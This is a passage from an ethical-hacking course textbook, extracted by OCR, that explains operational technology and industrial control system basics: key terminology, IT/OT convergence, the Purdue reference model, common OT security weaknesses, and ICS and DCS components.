



Figure 18.59: Components of OT

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Essential Terminology

Discussed below are some of the most important and extensively used terms related to OT systems:

- **Assets**

  Different components of OT are generally referred to as assets. Most OT systems, such as ICSs, comprise physical assets such as sensors and actuators, servers, workstations, network devices, PLCs, etc. ICS systems also include logical assets that represent the workings and containment of physical assets, such as graphics representing process flow, program logic, database, firmware, or firewall rules.

- **Zones and Conduits**

  Zones and conduits is a network segregation technique used to isolate networks and assets to impose and maintain strong access control mechanisms.

- **Industrial Network and Business Network**

  OT generally comprises a collection of automated control systems. These systems are networked to achieve a business objective. A network comprising these systems is known as an industrial network. An enterprise or business network comprises a network of systems that offer an information infrastructure to the business. Businesses often need to establish communications between business networks and industrial networks.

- **Industrial Protocols**

  Most OT systems employ proprietary protocols (S7, CDA, SRTP, etc.) or non-proprietary protocols (Modbus, OPC, DNP3, CIP, etc.). These protocols are generally used for serial communication and can also be used for communication over standard Ethernet using

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Internet Protocol (IP) along with transport layer protocols TCP or UDP. As these protocols operate at the application layer, they are referred to as applications.


- **Network Perimeter/Electronic Security Perimeter**

  The network perimeter is the outermost boundary of a network zone, i.e., a closed group of assets. It acts as a point of separation between the interior and exterior of a zone. Generally, cybersecurity controls are implemented at the network perimeter. An Electronic Security Perimeter refers to a boundary between secure and insecure zones.

- **Critical Infrastructure**

  Critical infrastructure refers to a collection of physical or logical systems and assets, the failure or destruction of which will severely impact security, safety, the economy, or public health.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



IT/OT Convergence (IIOT)

IT/OT convergence is the integration of IT (information technology) computing systems and OT operation monitoring systems. Bridging the gap between IT and OT can improve the overall business, producing faster and efficient results. IT/OT convergence is not just about combining technologies but also about teams and operations. IT and OT teams are traditionally separated and are found in their respective domains. For instance, IT teams monitor internal processes such as programming, updating systems, and safeguarding networks from cyber-attacks, whereas OT teams ensure overall maintenance and management, including that of employees and industrial equipment.

IT/OT teams are required to understand each other's operations and working structure. This does not mean switching IT engineers into field/plant engineers or vice versa; it is about building a bridge between them to co-operate with each other to improve security, efficiency, quality, and productivity.

Benefits of merging OT with IT

IT/OT convergence can enable smart manufacturing known as industry 4.0, in which IoT applications are used in industrial operations. Using the IoT for industrial operations such as monitoring supply-chain, manufacturing, and management systems is referred to as the Industrial Internet of Things (IIoT).

The following are some of the benefits of converging IT/OT:

- **Enhancing Decision Making**: Decision making can be enhanced by integrating OT data into business intelligence solutions.
- **Enhancing Automation**: Business flow and industrial control operations can be optimized by OT/IT merging; together they can improve the automation.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Expedite Business Output**: IT/OT convergence can organize or streamline development projects to accelerate business output.
- **Minimizing Expenses**: Reduces the technological and organizational overheads.
- **Mitigating Risks**: Merging these two fields can improve overall productivity, security, and reliability, as well as ensuring scalability.





Figure 18.60: IT/OT convergence

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



The Purdue Model

The Purdue model is derived from the Purdue Enterprise Reference Architecture (PERA) model, which is a widely used conceptual model that describes the internal connections and dependencies of important components in ICS networks. The Purdue model is also known as the Industrial Automation and Control System reference model.

The Purdue model consists of three zones: the manufacturing zone (OT) and enterprise zone (IT), separated by a demilitarized zone (DMZ), which is used to restrict direct communication between the OT and IT systems. The intention behind adding this extra layer is to confine the network or system compromises within this layer and provide uninterrupted production.

The three zones are further divided into several operational levels. Each zone, with associated levels, is described below:

IT Systems (Enterprise Zone)	Level 5	Enterprise Network
	Level 4	Business Logistics Systems
Industrial Demilitarized Zone (IDMZ)		
OT Systems (Manufacturing Zone)	Level 3	Operation Systems/Site Operations
	Level 2	Control Systems/Area Supervisory Controls
	Level 1	Basic Controls/Intelligent Devices
	Level 0	Physical Process

Figure 18.61: Purdue model

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Enterprise Zone (IT Systems)**

  The enterprise security zone is a part of IT, in which supply-chain management and scheduling are performed using business systems such as SAP and ERP. It also locates the data centers, users, and cloud access. The enterprise zone consists of two levels.

  - **Level 5 (Enterprise Network)**

    This is a corporate level network where business operations such as B2B (business-to-business) and B2C (business-to-customer) services are performed. Internet connectivity and management can be handled at this level. The enterprise network systems also accumulate data from all the subsystems located at the individual plants to report the inventory and overall production status.

  - **Level 4 (Business Logistics Systems)**

    All the IT systems supporting the production process in the plant lie at this level. Managing schedules, planning, and other logistics of the manufacturing operations are performed here. Level 4 systems include application servers, file servers, database servers, supervising systems, email clients, etc.

- **Manufacturing Zone (OT Systems)**

  All the devices, networks, control, and monitoring systems reside in this zone. The manufacturing zone consists of four levels.

  - **Level 3 (Operational Systems/Site Operations)**

    In this level, the production management, individual plant monitoring, and control functions are defined. Production workflows and output of the desired product are ensured at this level. Production management includes plant performance management systems, production scheduling, batch management, quality assurance, data historians, manufacturing execution/operation management systems (MES/MOMS), laboratories, and process optimization. Production details from lower levels are collected here and can then be transferred to higher levels or can be instructed by higher-level systems.

  - **Level 2 (Control Systems/Area Supervisory Controls)**

    Supervising, monitoring, and controlling the physical process is carried out at this level. The control systems can be DCSs, SCADA software, Human–Machine Interfaces (HMIs), real-time software, and other supervisory control systems such as engineering works and PLC line control.

  - **Level 1 (Basic Controls/Intelligent Devices)**

    Analyzation and alteration of the physical process can be done at this level. The operations in basic control include "start motors," "open valves," "move actuators," etc. Level 1 systems include analyzers, process sensors, and other instrumentation systems such as Intelligent Electronic Devices (IEDs), PLCs, RTUs, Proportional Integral Derivative (PID) controllers, Equipment Under Control (EUC), and Variable

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Frequency Drives (VFDs). PLC was used in level 2 with a supervisory functionality, but it is used as a control function in level 1.


- **Level 0 (Physical Process)**

  In this level, the actual physical process is defined, and the product is manufactured. Higher levels control and monitor operations at this level; therefore, this layer is also referred to as Equipment Under Control (EUC). Level 0 systems include devices, sensors (e.g., speed, temperature, pressure), actuators, or other industrial equipment used to carry out the manufacturing or industrial operations. A minor error in any of the devices at this level can affect overall operations.

- **Industrial Demilitarized Zone (IDMZ)**

  The demilitarized zone is a barrier between the manufacturing zone (OT systems) and enterprise zone (IT systems) that enables a secure network connection between the two systems. The zone is created to inspect overall architecture. If any errors or intrusions compromise the working systems, the IDMZ holds the error and allows production to be continued without interruption. IDMZ systems include Microsoft domain controllers, database replication servers, and proxy servers.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Challenges of OT

OT plays a vital role in several sectors of critical infrastructure, like power plants, water utilities, and healthcare. Absurdly, most OT systems run on old versions of software and use obsolete hardware, which makes them vulnerable to malicious exploits like phishing, spying, ransomware attacks, etc. These types of attacks can be devastating to products and services. To curb these vulnerabilities, the OT system must employ critical examination in key areas of vulnerability by using various security tools and tactics.


Discussed below are some of the challenges and risks to OT that makes it vulnerable to many threats:

- **Lack of visibility**: Broader cybersecurity visibility in the OT network achieves greater security and so one can rapidly respond to any potential threats. However, most organizations do not have clear cybersecurity visibility, making it difficult for the security teams to detect unusual behaviors and signatures.
- **Plain-text passwords**: Most industrial site networks use either weak or plain-text passwords. Plain-text passwords lead to weak authentication, which in turn leaves the systems vulnerable to various cyber-reconnaissance attacks.
- **Network complexity**: Most OT network environments are complex due to comprising numerous devices, each of which has different security needs and requirements.
- **Legacy technology**: OT systems generally use older technologies without appropriate security measures like encryption and password protection, leaving them vulnerable to various attacks. Applying modern security practices is also a challenge.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Lack of antivirus protection**: Industries using legacy technology and outdated systems are not provided with any antivirus protection, which can update signatures automatically, thus making them vulnerable to malware infections.
- **Lack of skilled security professionals**: The cybersecurity skills gap poses a great threat to organizations, as there is a lack of skilled security professionals to discover threats and implement new security controls and defenses in networks.
- **Rapid pace of change**: Maintaining the pace of change is the biggest challenge in the field of security, and slow digital transformation can also compromise OT systems.
- **Outdated systems**: Most OT devices, such as PLCs, use outdated firmware, making them vulnerable to many modern cyberattacks.
- **Haphazard modernization**: As the demand for OT grows, it must stay up to date with the latest technologies. However, due to the use of legacy components in OT system upgrading and patching, updating the system can take several years, which can adversely affect several operations.
- **Insecure connections**: OT systems communicate over public Wi-Fi and unencrypted Wi-Fi connections in the IT network for transferring control data, making them susceptible to man-in-the-middle attacks.
- **Usage of rogue devices**: Many industrial sites have unknown or rogue devices connected to their networks, which are vulnerable to various attacks.
- **Convergence with IT**: OT mostly connects with the corporate network; as a result, it is vulnerable to various malware attacks and malicious insiders. In addition, the OT systems are IT enabled, and the IT security team does not have much experience with the OT systems and protocols.
- **Organizational challenges**: Many organizations implement and maintain different security architectures that meet the needs of both IT and OT. This can create some flaws in security management, leaving ways for the attackers to intrude into the systems easily.
- **Unique production networks/proprietary software**: Industries follow unique hardware and software configurations that are dependent on industry standards and explicit operational demands. The use of proprietary software makes it difficult to update and patch firmware, as multiple vendors control it.
- **Vulnerable communication protocols**: OT uses communication protocols such as Modbus and Profinet for supervising, controlling, and connecting different mechanisms such as controllers, actuators, and sensors. These protocols lack in-built security features such as authentication, detection of flaws, or detection of abnormal behavior, making them vulnerable to various attacks.
- **Remote management protocols**: Industrial sites use remote management protocols such as RDP, VNC, and SSH. Once the attacker compromises and gains access to the OT network, he/she can perform further exploitation to understand and manipulate the configuration and working of the equipment.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Introduction to ICS

The Industrial Control System (ICS) is an essential part of every industrial process and critical infrastructure found in industry. A typical ICS represents the information system that controls and supports all types of industrial processes, such as production, manufacturing, product handling, distribution, etc. An ICS often refers to a collection of different types of control systems and their associated equipment, such as systems, devices, networks, and controls used to operate and automate several industrial processes.

An ICS comprises several types of control systems, such as SCADA systems, DCSs, Basic Process Control Systems (BPCSs), Safety Instrumentation Systems (SISs), HMIs, PLCs, RTUs, and IEDs. This technology consists of various components, such as sensors, controllers, and actuators (mechanical, electrical, hydraulic, pneumatic, etc.), that act collectively to achieve an industrial objective.

The process is the part of an ICS system that is mainly responsible for producing the output. The control is the part of an ICS system that includes the instructions needed to obtain the desired output. This control part is either fully automated or may involve human intervention in the process loop. The operation of ICS systems can be configured in three modes, namely open loop, closed loop, and manual loop mode.

- **Open Loop**: The output of the system depends on the preconfigured settings.
- **Closed Loop**: The output always has an effect on the input to acquire the desired objective.
- **Manual Loop**: The system is totally under the control of humans.

The controller (control) of the ICS system is primarily responsible for maintaining compliance with the desired specifications. Generally, ICS systems include multiple control loops, HMIs, and

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

tools used for remote maintenance and diagnostics. The remote management and diagnostics tools are built using various networking protocols. ICS systems are extensively used in industries such as electricity production and distribution, water supply and wastewater treatment, oil and natural gas supply, chemical and pharmaceutical production, pulp and paper, and food and beverages. In some industries, ICSs are even distributed physically across multiple locations and their processes may be dependent on each other. In such cases, communication protocols are extensively used for efficient communication between the distributed ICS systems.




Figure 18.62: Components of an ICS





Figure 18.63: ICS architecture

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Components of an ICS - Distributed Control System (DCS)

- DCS is a highly engineered and **large-scale control system** that is often used to perform industry specific tasks
- It contains a **centralized supervisory control** unit used to control multiple local controllers, thousands of I/O points, and various other field devices that are part of the overall production process
- It operates using a centralized supervisory control loop (SCADA, MTU, etc.) that connects a group of **localized controllers** (RTU/PLC) to execute the overall tasks required for the working of an entire production process

